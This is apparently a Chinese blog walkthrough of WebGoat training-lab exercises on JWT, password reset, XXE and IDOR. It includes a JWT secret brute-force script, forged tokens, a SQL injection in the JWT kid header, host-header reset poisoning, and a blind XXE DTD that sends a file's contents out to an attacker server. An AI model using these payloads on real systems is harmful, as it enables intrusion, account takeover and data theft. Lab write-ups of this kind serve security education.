import termcolor
import jwt
if __name__ == "__main__":
    jwt_str = R'eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEEjIaWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImhdCI6MTU3MjY4ODAzMSwiZXhwIjoxNTcyNjg4MTMxLCJzdBWIoIj0b21Ad2ViZ29hdC5vcmcicLCJ1c2VybmFtZSI6I1RvbSIsIkVtYWlsIjoidG9tQHdLYmdvYXQub3JnIiwiaWUm9sZSI6WyJNYW5hZ2V2VyIiwiaUhhVmVjdCBBZG1pbm1zdHJhdG9yI119.2n1lN_F-Pk8GXxw7nAneMt1C4ExfH7mVdtQF9nMKhVs'
    with open('/opt/burp/pass.txt') as f:
        for line in f:
            key_ = line.strip()
            try:
                jwt.decode(jwt_str, verify=True, key=key_)
                print('\r', '\bbingo! found key -->', termcolor.colored(key_, 'green'), '<--')
                break
            except (jwt.exceptions.ExpiredSignatureError, jwt.exceptions.InvalidAudienceError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.ImmatureSignatureError):
                print('\r', '\bbingo! found key -->', termcolor.colored(key_, 'green'), '<--')
                break
            except jwt.exceptions.InvalidSignatureError:
                print('\r', ' ' * 64, '\r\btry', key_, end='', flush=True)
                continue
        else:
            print('\r', '\bsorry! no key be found.')

```



```

apache_solr_cmd_exec_cve20190193.py x webgoat_blind_sql.py x dlink_dsl_2750B_cmd_exec.py x dlink_cmd_e
import termcolor
import jwt
if __name__ == "__main__":
    jwt_str = R'eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEEjIaWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImhdCI6MTU3MjY4ODAzMSwiZXhwIjoxNTcyNjg4MTMxLCJzdBWIoIj0b21Ad2ViZ29hdC5vcmcicLCJ1c2VybmFtZSI6I1RvbSIsIkVtYWlsIjoidG9tQHdLYmdvYXQub3JnIiwiaWUm9sZSI6WyJNYW5hZ2V2VyIiwiaUhhVmVjdCBBZG1pbm1zdHJhdG9yI119.2n1lN_F-Pk8GXxw7nAneMt1C4ExfH7mVdtQF9nMKhVs'
    with open('/opt/burp/pass.txt') as f:
        for line in f:
            key_ = line.strip()
            try:
                jwt.decode(jwt_str, verify=True, key=key_)
                print('\r', '\bbingo! found key -->', termcolor.colored(key_, 'green'), '<--')
                break
            except (jwt.exceptions.ExpiredSignatureError, jwt.exceptions.InvalidAudienceError, j
                print('\r', '\bbingo! found key -->', termcolor.colored(key_, 'green'), '<--')
                break
            except jwt.exceptions.InvalidSignatureError:
                print('\r', ' ' * 64, '\r\btry', key_, end='', flush=True)
                continue
        else:
            print('\r', '\bsorry! no key be found.')

```

```

if __name__ == "__main__" > with open('/opt/burp/pass.txt')... > else
n: webgoat_jwt_brute x
/usr/bin/python3.6 /opt/vuls/ctf_and_awd/webgoat_jwt_brute.py
bingo! found key --> shipping <--
Process finished with exit code 0

```

然后到jwt调试去重新生成jwt-token

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsIm1hdCI6MTU3MjkyNTgzOSwiZXhwIjoNTcyOTQ1ODk5LCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmcilCJ1c2VybmFtZSI6Ild1YkdvYXQiLCJFbWFpbCI6InRvbUB3ZWJnb2F0Lm9yZyIsIlJvbGUiOiIsiTWFuYXd1ciIsIlByb2p1Y3QgQWRtaW5pc3RyYXRvcjJdfQ.63-IFIIif_jIdrEnpWHTc1v-5c1uAQYfuTag50Kg4F4E
```

```
{  
  "alg": "HS256"  
}
```

PAYLOAD: DATA

```
{  
  "iss": "WebGoat Token Builder",  
  "aud": "webgoat.org",  
  "iat": 1572925839,  
  "exp": 1572945899,  
  "sub": "tom@webgoat.org",  
  "username": "WebGoat",  
  "Email": "tom@webgoat.org",  
  "Role": [  
    "Manager",  
    "Project Administrator"  
  ]  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  shipping  
)  secret base64 encoded
```

✔ Signature Verified

SHARE JWT

然后拿着生成的jwt-token去提交就好了，如果报错说你的jwt-token已过期，那么你就手动修改下上面的exp的值（过期时间）

0x07

又是一道比较坑的题目，我看了提示中的writeup,了解了refresh token与access token，也看到了log文件中有tom的access token，所以有了大概思路：用我自己的refresh token去刷新tom的过期的access token，然后用tom的access token发送付款请求。但是我并不知道怎么获取我自己的refresh token,这不是出大问题吗，题目中也没有登录功能，所以我怀疑是作者把题目搞错了？那么我们又只有用白盒的方式解决了。全局搜索：`/refresh/checkout`,定位到文件：`/opt/WebGoat/webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTRefreshEndpoint.java`

```
rt src main java org owasp webgoat jwt JWTRefreshEndpoint
SqlInjectionLesson10a.java x SqlInjectionLesson10b.java x Servers.java x SqlInjectionLesson12a.java x JWTRefreshEndpoint.java x V
45 /**
46  * @author nbaars
47  * @since 4/23/17.
48  */
49 @RestController
50 @AssignmentHints({"jwt-refresh-hint1", "jwt-refresh-hint2", "jwt-refresh-hint3", "jwt-refresh-hint4"})
51 public class JWTRefreshEndpoint extends AssignmentEndpoint {
52
53     public static final String PASSWORD = "bm5nhSkxCXZkKRy4";
54     private static final String JWT_PASSWORD = "bm5nhSkxCXZkKRy4";
55     private static final List<String> validRefreshTokens = Lists.newArrayList();
56
57     @PostMapping(value = "/JWT/refresh/login", consumes = MediaType.APPLICATION_JSON_VALUE, produces = MediaType.APPLICATION_JSON_VALUE)
58     @ResponseBody
59     public ResponseEntity follow(@RequestBody Map<String, Object> json) {
60         String user = (String) json.get("user");
61         String password = (String) json.get("password");
62
63         if ("Jerry".equals(user) && PASSWORD.equals(password)) {
64             return ResponseEntity.ok(createNewTokens(user));
65         }
66         return ResponseEntity.status(HttpStatus.UNAUTHORIZED).build();
67     }
68
69     private Map<String, Object> createNewTokens(String user) {
70         Map<String, Object> claims = Maps.newHashMap();
71         claims.put("admin", "false");
72         claims.put("user", user);
73         String token = Jwts.builder()
74             .setIssuedAt(new Date(System.currentTimeMillis() + TimeUnit.DAYS.toDays( duration: 10)))
75             .setClaims(claims)
76             .signWith(io.jsonwebtoken.SignatureAlgorithm.HS512, JWT_PASSWORD)
77             .compact();
78         Map<String, Object> tokenJson = Maps.newHashMap();
79         String refreshToken = RandomStringUtils.randomAlphabetic( count: 20);
80         validRefreshTokens.add(refreshToken);
81         tokenJson.put("access token", token);
82         tokenJson.put("refresh token", refreshToken);
83         return tokenJson;
84     }
85
86     @PostMapping("/JWT/refresh/checkout")
87     @ResponseBody
88     public AttackResult checkout(@RequestHeader("Authorization") String token) {
```

可以看到源码中确实设计了个登录功能，而且登录成功会返回Jerry的refresh token与access token，那么就按照我们刚刚的思路来吧，用burp构造登录请求，这里的登录请求体需要是json格式的。

The image shows a network capture in Burp Suite. On the left, the 'Request' tab is active, showing a POST request to /WebGoat/JWT/refresh/login. The request body is a JSON object: {"user": "Jerry", "password": "bm5nhSkxCXZkKRy4"}. On the right, the 'Response' tab is active, showing an HTTP 200 OK response with a JSON body: {"access_token": "eyJhbGciOiJIUzI1NiIsInR5cGU6IjwiZXN0...", "refresh_token": "DsHteJaFMi dwTRsULlb"}. Both the request body and the response body are highlighted with a pink box.

用refresh token去刷新 tom的access token(这个刷新token的页面题目中好像也没有，只有看源码)

Request

Raw Params Headers Hex

```
POST /WebGoat/JWT/refresh/newToken HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=CxkMsHilg5rChmUYToKLIyUJ3tJ7lryqje_UxbkR;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpvt_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Authorization: eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMzUyYWRtaW4iOiJmYXZzZSI6bnVzZXIiOiJub20ifQ.DCoaq9zQkyDH25EcVwKcdbyVfUL4c9D4JrVsqQv
i9iAd4QqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 45

{"refresh_token": "DsHteJaFmi dwTRsULLb"}
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 05 Nov 2019 10:38:16 GMT

{"access_token": "eyJhbGciOiJIUzUxMiJ9.eyJhZG1pbSI6ImZhbHNIiwi dXNlciI6IiRvbnN9LmYyU0U0Uv6L7ICs-HsE6craLHG_u6YDTkmXiGHjF7GdJZVZwCTurWBBunW9ujab8f4vNG31XAEvWYUEmAtOSGg",
"refresh_token": "KAqqGHkcxYCLxNiaaGp"}
```

用拿到的tom access_token去付款， finally, we got it!

Request

Raw Params Headers Hex

```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=CxkMsHilg5rChmUYToKLIyUJ3tJ7lryqje_UxbkR;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpvt_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Pragma: no-cache
Authorization: eyJhbGciOiJIUzUxMiJ9.eyJhZG1pbSI6ImZhbHNIiwi dXNlciI6IiRvbnN9LmYyU0U0Uv6L7ICs-HsE6craLHG_u6YDTkmXiGHjF7GdJZVZwCTurWBBunW9ujab8f4vNG31XAEvWYUEmAtOSGg
Cache-Control: no-cache
Content-Length: 0
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 05 Nov 2019 10:39:53 GMT

{"lessonCompleted": true,
"feedback": "Congratulations. You have successfully completed the assignment.",
"output": null}
```

0x08

拿到jwt先拿去解密一波:

这里我一开始还犯了个小错误，没有注意到secret从数据库取出来时还经历了一次Base64.decode(),所以，我们这里注入的时候记得注入一个base64编码过后的secret key, payload如下:

' union select 'YXhpbg==' from jwt_keys where id='webgoat_key',YXhpbg==是axin编码过后的值，所以，我们这里的secret key值就为axin, 然后改一下username为Tom, 生成jwt

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJraWQiOiInIHVuaW9uIHNIbGVjdCAnVWVhcnRvaW9uIGZyb20gand0X2tleXMgd2hlcmUgaWQ9J3dlYmdvYXRfa2V5IiwiaWF0IjoiSFMyNTYifQ.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiJleW9uMTA5MDQsImV4cCI6MTYxODkwNTMwN2YyZW9hdC5vcmlkCjZldWIiOiJUb21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IiRvbnRvaW9uIiwiaWF0IjoiMj01Ad2ViZ29hdC5jb20iLCJzbn2x1IjpbIkNhdCJdfQ.YyQ28i3dF2UsoFbc9bQuZAFskmXsz7Yaj0m2E-CkrtQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
"typ": "JWT",
"kid": "' union select 'YXhpbg==' from jwt_keys where id='webgoat_key'",
"alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "Tom@webgoat.com",
  "username": "Tom",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  axin
)  secret base64 encoded
```

然后发送请求就完事儿

```
POST
/WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraWQiOiInIHVuaW9uIHNIbGVjdCAnVWVhcnRvaW9uIGZyb20gand0X2tleXMgd2hlcmUgaWQ9J3dlYmdvYXRfa2V5IiwiaWF0IjoiSFMyNTYifQ.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiJleW9uMTA5MDQsImV4cCI6MTYxODkwNTMwN2YyZW9hdC5vcmlkCjZldWIiOiJUb21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IiRvbnRvaW9uIiwiaWF0IjoiMj01Ad2ViZ29hdC5jb20iLCJzbn2x1IjpbIkNhdCJdfQ.YyQ28i3dF2UsoFbc9bQuZAFskmXsz7Yaj0m2E-CkrtQ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=CxkMshlg5rChmUYToKLIyUJ3tJ7lryqje_UxbkR;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpvt_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Content-Length: 0

HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 05 Nov 2019 13:42:35 GMT

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the assignment.",
  "output" : null
}
```

Password reset

0x04

因为安全问题是我最喜欢的颜色是什么，那就找一些常见的颜色构成一个字典，然后爆破

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Req...	Payload	Status	Error	Tim...	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	317	
1	red	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
2	yellow	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
3	green	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
4	blue	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
5	purple	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
6	white	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
7	black	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
8	orange	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
9	pink	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
10	brown	200	<input type="checkbox"/>	<input type="checkbox"/>	317	
11	grey	200	<input type="checkbox"/>	<input type="checkbox"/>	317	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 03 Nov 2019 02:42:14 GMT

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the assignment.",
  "output" : null
}

```

https://blog.csdn.net/he_and


0x06

这题主要是因为重置链接不变且永久有效导致的问题，当然最重要的问题还是直接把host拼接接到重置链接里去了，导致我们可以通过控制host（这个host执行攻击者服务器），给目标用户发送一个假的密码重置链接，这样，当用户点击该链接的时候，攻击者服务器就会记录下这个http请求

```
2019-11-07T07:57:35.875974Z | /PasswordReset/reset/reset-password/fc2806a7-b9cf-4022-b428-237be9f60b90

{
  "timestamp" : "2019-11-07T07:57:35.875974Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/PasswordReset/reset/reset-password/fc2806a7-b9cf-4022-b428-237be9f60b90",
    "headers" : {
      "host" : [ "localhost:9090" ],
      "connection" : [ "keep-alive" ],
      "accept" : [ "application/json, application/*+json" ],
      "user-agent" : [ "Java/11.0.5" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 404,
    "headers" : {
      "X-Frame-Options" : [ "DENY" ],
      "Cache-Control" : [ "no-cache, no-store, max-age=0, must-revalidate" ],
      "X-Content-Type-Options" : [ "nosniff" ],
      "Pragma" : [ "no-cache" ],
      "Expires" : [ "0" ],
      "X-XSS-Protection" : [ "1; mode=block" ]
    }
  },
  "timeTaken" : 7
}
```

然后我们把host改回到正常的，访问之



https://blog.csdn.net/he_and

修改之，再登录之，就完事儿了

xxe

0x03

Request

Raw Params Headers Hex XML

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 111
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=A6RZdLz-RND0wvPMBUzwFc-vjDxv99Rj9w87fGz;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpv_t_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080

<?xml version="1.0"?><!DOCTYPE root [<!ENTITY name SYSTEM
"file:///"]><comment> <text>&name;</text></comment>
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 03 Nov 2019 03:45:55 GMT

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the
assignment.",
  "output" : null
}
```

https://blog.csdn.net/he_and

0x04

修改content-type为application/xml,并发送xml数据

Request

Raw Params Headers Hex XML

```
POST /WebGoat/xxe/content-type HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 111
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=A6RZdLz-RND0wvPMBUzwFc-vjDxv99Rj9w87fGz;
Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857;
Hm_lpv_t_f6f37dc3416ca514857b78d0b158037e=1572493688;
JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080

<?xml version="1.0"?><!DOCTYPE root [<!ENTITY name SYSTEM
"file:///"]><comment> <text>&name;</text></comment>
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 03 Nov 2019 03:49:38 GMT

{
  "lessonCompleted" : true,
  "feedback" : "Congratulations. You have successfully completed the
assignment.",
  "output" : null
}
```

https://blog.csdn.net/he_and

0x07

很常规的一个blind xxe,在webwolf上部署外部xml文件attack.dtd,内容如下:


```
<!ENTITY % payload "<!ENTITY attack SYSTEM 'http://127.0.0.1:9090/landing?text=%file;'">
```

然后发送到请求修改为下面这样:

```
POST /WebGoat/xxe/blind HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 268
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=CxkMsHilg5rChmUYToKLIyUJ3tJ7lryqje_UxbkR; Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857; Hm_lpv_f6f37dc3416ca514857b78d0b158037e=1572493688; JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Pragma: no-cache
Cache-Control: no-cache

<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///home/axin/.webgoat-@project.version@//XXE/secret.txt">
<!ENTITY % test SYSTEM "http://127.0.0.1:9090/files/tntaxin/attack.dtd">
%test;
%payload;
]>
<comment> <text>&attack;</text></comment>
```

发送请求虽然返回的是



The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays the raw HTTP request, including headers and the XML payload. The 'Response' tab displays the raw HTTP response, including headers and the JSON body.

Request

```
POST /WebGoat/xxe/blind HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 268
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=CxkMsHilg5rChmUYToKLIyUJ3tJ7lryqje_UxbkR; Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1572405857; Hm_lpv_f6f37dc3416ca514857b78d0b158037e=1572493688; JSESSIONID.75fbd09e=7mc1x9iei6ji4xo2a3u4kbz1; screenResolution=1920x1080
Pragma: no-cache
Cache-Control: no-cache

<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % file SYSTEM
"file:///home/axin/.webgoat-@project.version@//XXE/secret.txt">
<!ENTITY % test SYSTEM "http://127.0.0.1:9090/files/tntaxin/attack.dtd">
%test;
%payload;
]>
<comment> <text>&attack;</text></comment>
```

Response

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Wed, 06 Nov 2019 01:39:23 GMT

{
  "lessonCompleted" : false,
  "feedback" : "Sorry the solution is not correct, please try again.",
  "output" : null
}
```

但是我们的webwolf这边，也就是攻击者的Web服务器已经收到请求了

2019-11-06T01:39:01.669712Z | /WebWolf/fileupload

2019-11-06T01:39:23.124276Z | /files/tntaxin/attack.dtd

2019-11-06T01:39:23.160044Z | /landing

```
{
  "timestamp" : "2019-11-06T01:39:23.160044Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://127.0.0.1:9090/landing?text=WebGoat%20%20rocks...%20(DQ8k(xozBA)",
    "headers" : {
      "host" : [ "127.0.0.1:9090" ],
      "connection" : [ "keep-alive" ],
      "user-agent" : [ "Java/11.0.5" ],
      "accept" : [ "text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 200,
    "headers" : { }
  },
  "timeTaken" : 1
}
```

https://blog.csdn.net/mr_and

圈起来的部分就是serect.txt文件的内容啦，不过我们需要对内容进行url解码，然后再提交评论，才能通过这一关。

Insecure Direct Object References

0x02

直接用tom-cat登录就行

0x03

不知道是题目坏掉了，还是我的环境问题，这题点击view profile按钮本该显示刚刚我们登录的tom的信息的，然后通过burp重放请求包找到没有在页面中显示出来的信息，但是我的环境里点击view profile没有任何信息显示，所以，我是看源码猜测的是 `role,userId` 通过本题

0x04

因为上一题是通过session里的数据来返回用户的profile信息的，这一天让我们写出怎么直接访问一个用户的profile
答案：

`WebGoat/IDOR/profile/2342384`

